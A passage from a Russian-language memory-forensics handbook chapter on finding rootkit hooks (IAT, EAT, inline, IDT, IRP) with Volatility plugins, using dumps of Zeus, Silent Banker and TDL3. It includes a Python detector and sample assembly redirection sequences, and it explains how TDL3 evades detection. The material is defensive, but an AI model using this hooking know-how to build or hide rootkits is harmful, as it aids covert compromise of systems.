[11] [назад] http://mnin.blogspot.com/2008/11/recovering-coreflood-binaries-with.html
[12] [назад] http://mhl-malware-scripts.googlecode.com/files/coreflood_fixiat.mov.zip

Глава 17. Криминалистический анализ памяти: руткиты

Руткит часто пытается скрыть файлы, процессы, записи реестра и порты, чтобы оставаться незаметным. Перехват API - один из самых старых и простых способов заставить операционную систему сообщать ложные или неточные сведения о своём состоянии, но далеко не единственный. В этой главе рассматриваются самые распространённые типы перехватов и методы их выявления в дампах памяти. Кроме того, представлены плагины Volatility для выявления руткитов, которые скрывают и изменяют систему иными способами.

Рецепт 17-1. Выявление перехватов IAT

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Таблица импорта PE-файла хранит сведения о функциях API, которые процесс использует во время выполнения: имя функции API или указатель на него, имя содержащей функцию DLL и адрес функции. Таблица, где хранятся все эти адреса, называется таблицей адресов импорта (IAT).

Для перехвата записи IAT вредоносная программа обычно внедряет DLL в целевой процесс. Внедрённая DLL разбирает PE-заголовок процесса, находит ячейку IAT с указателем на перехватываемую функцию и перезаписывает её. После этого процесс вызывает функцию злоумышленника вместо исходного API.

На рисунке 17-1 упрощённо показана IAT процесса Explorer. Каждой импортируемой функции соответствует одна запись. На 32-разрядной системе это 32-битные указатели, хранящие адреса API. Запись `CreateFileW` должна указывать внутрь диапазона памяти, где загружена `kernel32.dll`. То же верно для `WriteFile` и `ReadFile`, поскольку они тоже экспортируются из `kernel32.dll`.




Рисунок 17-1. Схема перехваченной записи IAT

Выявление перехватов IAT в дампе памяти состоит из четырёх шагов:

1. Перечислите активные процессы, обойдя список структур `EPROCESS`, как в рецепте 15-5.
2. Перечислите загруженные в каждый процесс DLL по PEB или VAD, как в рецепте 16-2. Запишите имена DLL, их базовые адреса и размеры, чтобы знать занимаемые ими диапазоны памяти.
3. Извлеките и восстановите исполняемый файл процесса (`*.exe`) и все загруженные DLL, как в рецепте 16-7, чтобы разобрать PE-заголовки и найти IAT.
4. Для каждой импортированной функции убедитесь, что адрес из IAT попадает в диапазон памяти DLL, которая должна содержать эту функцию.

На третьем шаге важно проверять IAT всех DLL, а не только исполняемого образа `.exe`. Чтобы перехватить функцию во всём процессе, руткит должен перезаписать её запись IAT во всех PE-файлах. Иначе одни потоки будут вызывать исходную функцию напрямую, а другие - через руткит, что сделает систему нестабильной.

На рисунке 17-2 показано, как плагин `apihooks` выявляет Zeus по его перехватам IAT.

```
$ python volatility.py apihooks -f zeus.vmem
```



Рисунок 17-2. Выявление перехватов IAT плагином apihooks

В процессе `services.exe` найдено несколько перехватов IAT. Только один из них, `NtQueryDirectoryFile`, находится в IAT самого исполняемого файла `services.exe`. Все остальные перехваты находятся в IAT загруженных им DLL. Например, `kernel32.dll` тоже импортирует `NtQueryDirectoryFile`, поэтому Zeus перезаписал и соответствующую запись IAT `kernel32.dll`.

Справа от стрелки показан адрес назначения перехвата. По нему видно, что код руткита, то есть тело Zeus, находится в диапазоне `0x785???`. В крайнем правом столбце имя перехватывающего модуля везде равно `UNKNOWN`. Zeus не применяет `LoadLibrary` для внедрения кода руткита, поэтому списки DLL в PEB не обновляются, а в VAD нет имени отображённого файла.

Рецепт 17-2. Выявление перехватов EAT

Таблица адресов экспорта (EAT) хранит имена экспортируемых DLL функций и относительные виртуальные адреса (RVA), по которым находятся эти функции. RVA отсчитывается от базового адреса загруженной в память DLL. На рисунке 17-3 показаны некоторые функции, экспортируемые `kernel32.dll`. RVA функции `WriteFile` равен `0x00010E27`. Если базовый адрес `kernel32.dll` равен `0x7C800000`, функция `WriteFile` находится по адресу `0x7C810E27`.



Рисунок 17-3. Исследование RVA функций в CFF Explorer

Выявить перехват EAT довольно просто. Выполните первые три шага из рецепта 17-1, но вместо IAT в извлечённых модулях разберите EAT. Прибавьте RVA каждой функции к базовому адресу экспортирующей её DLL. Если результирующий адрес не попадает в диапазон памяти DLL, функция перехвачена.

На рисунке 17-4 `CreateFileW` и `ReadFile` не перехвачены: их записи EAT указывают внутрь модуля `kernel32.dll`, который и должен их содержать. Но `WriteFile` указывает на другую DLL в памяти процесса.




Рисунок 17-4. Схема перехваченной записи EAT

Авторы вредоносных программ редко используют перехваты EAT. Одна из причин в том, что в IAT исполняемого файла процесса и любых DLL, загруженных до установки перехвата EAT, уже находится правильный адрес функции. При изменении EAT корневым набором записи IAT автоматически не обновляются. Поэтому перехват EAT действует только для модулей, загруженных в процесс после его установки, или если уже загруженный модуль вызывает `GetProcAddress` для поиска перехваченной функции.

Рецепт 17-3. Выявление встроенных перехватов API

Встроенные перехваты, также называемые трамплинными или detours-перехватами, используются чаще, чем перехваты IAT и EAT. Они требуют от программиста больше работы, но не обязательно сложны: существует много библиотек с открытым кодом, точно показывающих технику. Среди библиотек на основе встроенных перехватов, хотя не все они открыты, - Microsoft Detours, Mhook, EasyHook и madCodeHook. Дополнительные сведения приведены в рецепте 9-8. В отличие от перехватов IAT и EAT, где перезаписывается один указатель, здесь нужно дизассемблировать команды и записывать данные в несколько мест памяти процесса.

На рисунке 17-5 показана упрощённая схема. Модуль `kernel32.dll` занимает диапазон памяти `0x7C800000-0x7C8F0000`. Запись EAT для `WriteFile` указывает на правильное место внутри `kernel32.dll`, но команды пролога `WriteFile` перезаписаны переходом `JMP` на `0x00a00000`, где находится код руткита.




Рисунок 17-5. Схема встроенного перехвата

Для выявления встроенных перехватов выполните первые три шага из рецепта 17-1, а затем:

4. Разберите EAT каждой DLL и найдите RVA экспортируемых функций. Прибавьте RVA к базовому адресу DLL, чтобы получить виртуальный адрес функции.
5. Дизассемблируйте первую команду экспортируемой функции. Если это `JMP` или `CALL`, перейдите к шагу 6; иначе продолжайте обход EAT, пока не проверите все функции.
6. Определите адрес назначения `JMP` или `CALL`. Если он не занят `kernel32.dll`, функция перехвачена.

Ниже приведён пример шагов 5 и 6 на Python; полный исходный код есть в плагине Volatility `apihooks`. Функция принимает виртуальный адрес экспортируемой функции в памяти процесса и адресное пространство процесса. Если перехват найден, она возвращает адрес назначения, куда перенаправлены вызовы API, и выполняющую переадресацию команду.

```
def check_inline(self, va, addr_space):
    # Cannot check if the address space is invalid
```

```
    if not addr_space.is_valid_address(va):
        return None, None
    # Get the function prologue
    bytes = addr_space.zread(va, 24)
    if len(bytes) != 24:
        return None, None
    # Disassemble the first instruction
    i1 = pydasm.get_instruction(bytes, pydasm.MODE_32)
    if not i1:
        return None, None
    dest  = None
    instr = None
    # Check for JMP, CALL, or PUSH/RET
    if (i1.type == pydasm.INSTRUCTION_TYPE_JMP):
        # This is when we find an indirect JMP [ADDR]
        if (i1.op1.type == pydasm.OPERAND_TYPE_MEMORY):
            dest  = (i1.op1.displacement & 0xffffffff)
            jmp   = struct.unpack("=I", addr_space.zread(dest, 4))[0]
            instr = "jmp [0x%x] =>> 0x%x" % (dest, jmp)
            dest  = jmp
        # This is when we find a direct JMP ADDR
        elif (i1.op1.type == pydasm.OPERAND_TYPE_IMMEDIATE):
            dest  = va + i1.op1.immediate + i1.length
            instr = "jmp 0x%x" % dest
    elif (i1.type == pydasm.INSTRUCTION_TYPE_CALL):
        # This is when we find an indirect CALL [ADDR]
        if (i1.op1.type == pydasm.OPERAND_TYPE_MEMORY):
            dest  = (i1.op1.displacement & 0xffffffff)
            jmp   = struct.unpack("=I", addr_space.zread(dest, 4))[0]
            instr = "call [0x%x] =>> 0x%x" % (dest, jmp)
            dest  = jmp
        # This is when we find a direct CALL ADDR
        elif (i1.op1.type == pydasm.OPERAND_TYPE_IMMEDIATE):
            dest = va + i1.op1.immediate + i1.length
            instr = "call 0x%x" % dest
    elif (i1.type == pydasm.INSTRUCTION_TYPE_PUSH):
        i2 = pydasm.get_instruction(bytes[i1.length:], pydasm.MODE_32)
        if not i2:
            return None, None
        if (i2.type == pydasm.INSTRUCTION_TYPE_RET):
            dest  = i1.op1.immediate
            instr = "push dword 0x%x; ret" % dest
    return dest, instr
```

На шаге 5 следует учитывать, что передать управление в другое место можно и без `JMP` или `CALL`. Поэтому средства, которые ищут только эти команды, не выявят все типы перехватов. Все приведённые ниже последовательности в итоге передают управление по адресу `0x00a00000`:

```
// Directly call the destination address
CALL 0x00a00000

// Directly jump to the destination address
JMP  0x00a00000

// Indirectly jump (the 4 bytes at 0x7C8D0F0 stores 0x00a00000)
JMP [0x7C8D0F0]

// The combination of PUSH/RET will transfer control
PUSH 0x00a00000
RET

// Jumps and calls to register values also work
MOV EAX, 0x00a00000
JMP EAX

// Combining instruction sequences complicates detection
MOV EAX, 0x00900000
NOP
NOP
ADD EAX, 0x00100000
CALL EAX
```

Следующая команда запускает `apihooks` для дампа, заражённого Silent Banker. Та же команда, что выявляла перехваты IAT и EAT, находит и встроенные перехваты Silent Banker. По выводу на рисунке 17-6 троянская программа захватила несколько сетевых и криптографических функций в Internet Explorer, что позволяет ему красть учётные данны, сертификаты закрытых ключей и cookie-файлы сайтов.

```
$ python volatility.py apihooks -f silentbanker.vmem
```



Рисунок 17-6. Выявление встроенных перехватов Silent Banker

Рецепт 17-4. Выявление перехватов таблицы дескрипторов прерываний (IDT)

Таблица дескрипторов прерываний (IDT) - структура данных, хранящая адреса функций-обработчиков прерываний и исключений процессора. На рисунке 17-7 показан дизассемблированный код `ntdll!NtWriteFile` из Windows 2000. Он выполняется, когда приложение пользовательского режима вызывает `NtWriteFile` или Win32-функцию `WriteFile`, и обеспечивает переход в режим ядра. Код `0xED` ядерной версии `NtWriteFile` помещается в регистр `EAX`, после чего выполняется `INT 2E`. Процессор продолжает работу по адресу из ячейки `0x2E` IDT, которая должна указывать на `KiSystemService`. Процедура `KiSystemService` смотрит код в `EAX`, в данном случае `0xED`, и по нему находит фактический адрес ядерной `NtWriteFile`.



Рисунок 17-7. Windows 2000 использует IDT для перехода в режим ядра

Руткит может перезаписать запись `0x2E` в IDT и получать управление при каждом запросе функции API режима ядра. Так он может перехватывать каждый вызов на пути через границу между пользовательским режимом и режимом ядра. Начиная с Windows XP для поиска `KiSystemService` используются не IDT, а модельно-зависимые регистры (MSR). Поэтому перехваты `INT 2E` теперь встречаются редко.

Такой перехват был бы совместим только со старыми системами. Однако IDT по-прежнему используется для других целей.

Поиск IDT в памяти

Базовый адрес IDT в дампе памяти можно найти через `_KPCR`, как в рецепте 15-5. `_KPCR` хранит указатель на массив из 256 структур `_KIDTENTRY`. Формат нужных структур виден в выводе WinDbg:

```
kd> dt _KPCR
nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x01c SelfPcr          : Ptr32 _KPCR
   +0x020 Prcb             : Ptr32 _KPRCB
   +0x024 Irql             : UChar
   +0x028 IRR              : Uint4B
   +0x02c IrrActive        : Uint4B
   +0x030 IDR              : Uint4B
   +0x034 KdVersionBlock   : Ptr32 Void
   +0x038 IDT              : Ptr32 _KIDTENTRY
   +0x03c GDT              : Ptr32 _KGDTENTRY
   [...]

kd> dt _KIDTENTRY
ntdll!_KIDTENTRY
   +0x000 Offset           : Uint2B
   +0x002 Selector         : Uint2B
   +0x004 Access           : Uint2B
   +0x006 ExtendedOffset   : Uint2B
kd>
```

Чтобы получить адрес функции-обработчика конкретного прерывания, составьте 4-байтное значение: два старших байта возьмите из `ExtendedOffset`, а два младших - из `Offset`. В следующем примере перехваты IDT выявляются плагином Volatility `idt`. Для подготовки тестовой среды можно установить демонстрационный руткит перехвата прерываний Greg Hoglund,[1] а затем снять дамп памяти.

```
$ python volatility.py idt -f hooked_int.bin

IDT#         Address
00000000     ntoskrnl.exe!0x804df350
00000001     ntoskrnl.exe!0x804df4cb
[...]
0000002b     ntoskrnl.exe!0x804dec95
0000002c     ntoskrnl.exe!0x804dee34
0000002d     SDbgMsg.sys!0xf8964f96
0000002e     BASIC_INT.sys!0xf8bcd550
0000002f     ntoskrnl.exe!0x804e197c
00000030     ntoskrnl.exe!0x804ddcf0
00000031     ntoskrnl.exe!0x804ddcfa
[...]
```

Ячейка `0x2E` IDT указывает на адрес, принадлежащий драйверу `BASIC_INT.sys`. Поскольку эта ячейка должна указывать на `KiSystemService` в `ntoskrnl.exe`, результат сразу свидетельствует о нарушении.

Рецепт 17-5. Выявление перехватов IRP драйвера

Приложения Windows обмениваются с драйверами через пакеты запросов ввода-вывода (IRP). IRP - это структура данных с кодом требуемой операции, например создания, чтения или записи, и буферами данных, которые драйвер должен прочитать или записать. Каждый драйвер имеет таблицу из 28 указателей на функции-обработчики разных операций. Обычно драйвер настраивает эту основную таблицу функций, или таблицу IRP-функций, в точке входа сразу после загрузки. Как видно из WinDbg, массив из 28 указателей входит в каждый объект драйвера:

```
kd> dt _DRIVER_OBJECT
ntdll!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x004 DeviceObject     : Ptr32 _DEVICE_OBJECT
   +0x008 Flags            : Uint4B
   +0x00c DriverStart      : Ptr32 Void
   +0x010 DriverSize       : Uint4B
   +0x014 DriverSection    : Ptr32 Void
   +0x018 DriverExtension  : Ptr32 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING
   +0x024 HardwareDatabase : Ptr32 _UNICODE_STRING
   +0x028 FastIoDispatch   : Ptr32 _FAST_IO_DISPATCH
   +0x02c DriverInit       : Ptr32     long
   +0x030 DriverStartIo    : Ptr32     void
   +0x034 DriverUnload     : Ptr32     void
   +0x038 MajorFunction    : [28] Ptr32     long
```

Команда `!drvobj` печатает адрес каждой записи IRP-таблицы заданного драйвера и имя соответствующей функции. В следующем примере для `tcpip.sys` видно, что почти для всех IRP-операций он регистрирует центральный обработчик `TCPDispatch`, который исследует IRP и определяет нужное действие.

```
kd> !drvobj \Driver\Tcpip 2
Driver object (821b6340) is for:
 \Driver\Tcpip
DriverEntry:   b2f43d23 tcpip!GsDriverEntry
DriverStartIo: 00000000
DriverUnload:  b2F17a58 tcpip!ArpUnload
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      b2ef94f9  tcpip!TCPDispatch
[01] IRP_MJ_CREATE_NAMED_PIPE           b2ef94f9  tcpip!TCPDispatch
[02] IRP_MJ_CLOSE                       b2ef94f9  tcpip!TCPDispatch
[03] IRP_MJ_READ                        b2ef94f9  tcpip!TCPDispatch
[04] IRP_MJ_WRITE                       b2ef94f9  tcpip!TCPDispatch
[05] IRP_MJ_QUERY_INFORMATION           b2ef94f9  tcpip!TCPDispatch
[06] IRP_MJ_SET_INFORMATION             b2ef94f9  tcpip!TCPDispatch
[07] IRP_MJ_QUERY_EA                    b2ef94f9  tcpip!TCPDispatch
[08] IRP_MJ_SET_EA                      b2ef94f9  tcpip!TCPDispatch
[09] IRP_MJ_FLUSH_BUFFERS               b2ef94f9  tcpip!TCPDispatch
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    b2ef94f9  tcpip!TCPDispatch
[0b] IRP_MJ_SET_VOLUME_INFORMATION      b2ef94f9  tcpip!TCPDispatch
[0c] IRP_MJ_DIRECTORY_CONTROL           b2ef94f9  tcpip!TCPDispatch
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         b2ef94f9  tcpip!TCPDispatch
[0e] IRP_MJ_DEVICE_CONTROL              b2ef94f9  tcpip!TCPDispatch
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     b2ef9718
     tcpip!TCPDispatchInternalDeviceControl
[10] IRP_MJ_SHUTDOWN                    b2ef94f9  tcpip!TCPDispatch
[11] IRP_MJ_LOCK_CONTROL                b2ef94f9  tcpip!TCPDispatch
[12] IRP_MJ_CLEANUP                     b2ef94f9  tcpip!TCPDispatch
[13] IRP_MJ_CREATE_MAILSLOT             b2ef94f9  tcpip!TCPDispatch
[14] IRP_MJ_QUERY_SECURITY              b2ef94f9  tcpip!TCPDispatch
[15] IRP_MJ_SET_SECURITY                b2ef94f9  tcpip!TCPDispatch
[16] IRP_MJ_POWER                       b2ef94f9  tcpip!TCPDispatch
[17] IRP_MJ_SYSTEM_CONTROL              b2ef94f9  tcpip!TCPDispatch
[18] IRP_MJ_DEVICE_CHANGE               b2ef94f9  tcpip!TCPDispatch
```

```
[19] IRP_MJ_QUERY_QUOTA                 b2ef94f9  tcpip!TCPDispatch
[1a] IRP_MJ_SET_QUOTA                   b2ef94f9  tcpip!TCPDispatch
[1b] IRP_MJ_PNP                         b2ef94f9  tcpip!TCPDispatch
```

Драйвер не обязан обрабатывать все типы операций - только ожидаемые. Но оставлять записи для необрабатываемых операций нулевыми - плохая практика, которая может вызвать нестабильность. Поэтому иногда IRP-функции указывают на `nt!IopInvalidDeviceRequest` - фиктивную функцию в `ntoskrnl.exe`, которая служит обработчиком по умолчанию, подобно ветви `default` в операторе `switch` языка C.

Перехват и его выявление

Руткиты могут перехватывать записи в таблице IRP-функций драйвера. Например, перезаписав `IRP_MJ_WRITE`, руткит сможет исследовать буфер данных, записываемых в сеть, на диск или даже на принтер. Jamie Butler написал демонстрационный руткит, скрывающий порты через перехват IRP-функций; его можно использовать для тестирования.[2]

Для выявления перехватов достаточно найти в памяти структуры `_DRIVER_OBJECT`, прочитать 28 значений массива `MajorFunction` и определить, не указывают ли адреса за пределы памяти самого драйвера, исходя из его базового адреса и размера. Плагин Andreas Schuster `driverscan` ищет структуры `_DRIVER_OBJECT`:

```
$ python volatility.py driverscan -f clean.vmem

Phys.Addr. Start        Size Service key   Name
0x02203818 0xf887a000  34560 NetBIOS       NetBIOS      \FileSystem\NetBIOS
0x02204218 0xf6e49000 138496 AFD           AFD          \Driver\AFD
0x0220fc00 0xf6e6b000 162816 NetBT         NetBT        \Driver\NetBT
0x022204f8 0xf6e93000 360064 Tcpip         Tcpip        \Driver\Tcpip
0x022232a8 0xf6eeb000  74752 IPSec         IPSec        \Driver\IPSec
[...]
```

Плагин Volatility `driverirp` расширяет работу Andreas из `driverscan` и печатает IRP-таблицу каждого драйвера. Перехват IRP может иметь легитимные причины, поэтому запись, указывающая на другой драйвер, не обязательно вредоносна. И наоборот, если все IRP драйвера указывают внутрь него самого, это не доказывает отсутствие перехвата. TDL3 обходит обычный метод выявления. В примере все обработчики IRP `atapi.sys` ведут к функции `atapi.sys!0xf849cb3a`, поэтому на первый взгляд они не перехвачены.

```
$ python volatility.py driverirp -f tdl3.vmem

Phys.Addr. Start        Size Service key   Name
0x023381e8 0xf8493000  96512 atapi   atap  \Driver\atapi

    [0] IRP_MJ_CREATE               0xf849cb3a   atapi.sys!0xf849cb3a
    [1] IRP_MJ_CREATE_NAMED_PIPE    0xf849cb3a   atapi.sys!0xf849cb3a
    [2] IRP_MJ_CLOSE                0xf849cb3a   atapi.sys!0xf849cb3a
    [3] IRP_MJ_READ                 0xf849cb3a   atapi.sys!0xf849cb3a
    [4] IRP_MJ_WRITE                0xf849cb3a   atapi.sys!0xf849cb3a
    [5] IRP_MJ_QUERY_INFORMATION    0xf849cb3a   atapi.sys!0xf849cb3a
    [6] IRP_MJ_SET_INFORMATION      0xf849cb3a   atapi.sys!0xf849cb3a
    [7] IRP_MJ_QUERY_EA             0xf849cb3a   atapi.sys!0xf849cb3a
    [8] IRP_MJ_SET_EA               0xf849cb3a   atapi.sys!0xf849cb3a
    [9] IRP_MJ_FLUSH_BUFFERS        0xf849cb3a   atapi.sys!0xf849cb3a
    [...]
```

На рисунке 17-8 показано, как TDL3 избегает выявления.




Рисунок 17-8. TDL3 обходит выявление перехватов IRP

